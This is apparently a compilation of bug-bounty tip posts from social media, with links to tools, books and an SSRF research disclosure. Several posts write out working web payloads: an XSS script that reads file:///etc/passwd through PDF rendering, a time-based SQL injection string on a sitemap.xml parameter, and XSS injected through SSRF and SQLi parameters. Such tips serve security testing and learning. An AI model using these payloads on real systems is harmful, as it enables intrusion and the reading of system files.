
Use https://t.co/bonasCLhpZ to find subdomains. You get every subdomain on file, along with the date each one was first seen. And it’s insanely fast, results come back within seconds. ⚡
https://t.co/JrA9LlJeec
https://t.co/nibgzFgTFL
XSS to Exfiltrate Data from PDFs 🚨‼️
<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};https://t.co/9QEsT1A6MW(‘GET’,’file:///etc/hosts’);x.send();</script><script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};https://t.co/9QEsT1A6MW(‘GET’,’file:///etc/passwd’);x.send();</script>
Credit: https://t.co/unvrZ1QabB
NB: I never tried such attacks! Share your thoughts 🤔
#Hacking #infosecurity #infosec #Pentesting #redteam #pwn #CyberSecurity #CTF #CyberSecurity #cybersecuritytips #CyberSecurityAwareness

For first time i found a SQL Injection On **sitemap.xml** endpoint 😎😎
#bugbountytips#bugbountytip
target[.]com/sitemap.xml?offset=1;SELECT IF((8303>8302),SLEEP(9),2356)#
sleep payload
[1;SELECT IF((8303>8302),SLEEP(9),2356)#] = 9s
Happy Hunting
#BugBounty
I have shared a write-up on my commonly used bookmarks for penetration testing and bug bounty hunting. Have a look it might be useful for you too.
https://t.co/5fgOyL3uiS
#bugbountytips#bugbounty
Bug Bounty Bootcamp 🕸️📃
• Is an excellent guide looking to break into the world of bug hunting
• The book covers
basics of web security to advanced techniques for finding vulnerabilities
• Emphasis on practical
• Hands-on experience
https://t.co/juvOMjDasy
If you want to master SSRF, open this thread!
Server-Side Request Forgery vulnerabilities are attacks that allow attackers to send arbitrary requests from the server often resulting in gaining authorized access to data!🤯
A Thread 🧵👇


Bugbounty Notes 📒
Inclue OWASP Top 10 And more
#bugbounty#Infsoec
Amazing Git Repo : https://t.co/8x69FiFCrM
If you want :
====
You can join Bugbounty Tips Group : https://t.co/rOrOkVMRFl
====
Check This Out : 👌👇
#XSS can be an extra vulnerability brought by a SSRF or SQLi scenario:
SSRF (curl-based)
?url=https://t.co/J3OGhlGejc
SSRF (PHP file_get_contents)
?url=data:,<svg/onload=alert(1)>
SQLi (error-based)
?id='<svg/onload=alert(1)>\
SQLi (union-based) 👇🏾
https://t.co/TMYdZPs0wb
So I finally started writing infosec & bugbounty blogs which I planned for a long time!!📈🎉
@theXSSrat This guy always inspires me to go beyond my limits!!
Let's give back to the community ❤️
https://t.co/7KYyW7xxrq
Like | Follow | Retweet 🔥
Appreciated 😌
#bugbountytips
I have researched Oblivious DoH (ODoH) a bit and came to a few conclusions around the lack of security concerns for SSRF in the RFC. I was asked to also make a public issue about it after reporting issues in odoh-server-go made by Cloudflare.
https://t.co/HLshcpTmGL